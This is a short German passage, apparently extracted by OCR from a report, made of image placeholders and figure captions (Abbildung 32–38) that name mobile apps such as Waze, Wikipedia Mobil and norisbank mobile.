


Abbildung 32 App: Waze soziales GPS und Verkehr

Abbildung 33 App: Microsoft Tag, QR & NFC Reader




Abbildung 34 App: Adobe Content Viewer

Abbildung 35 App: Telekom.com




Abbildung 36 App: Wikipedia Mobil




Abbildung 37 App: norisbank mobile




Abbildung 38 App: Meine Bank

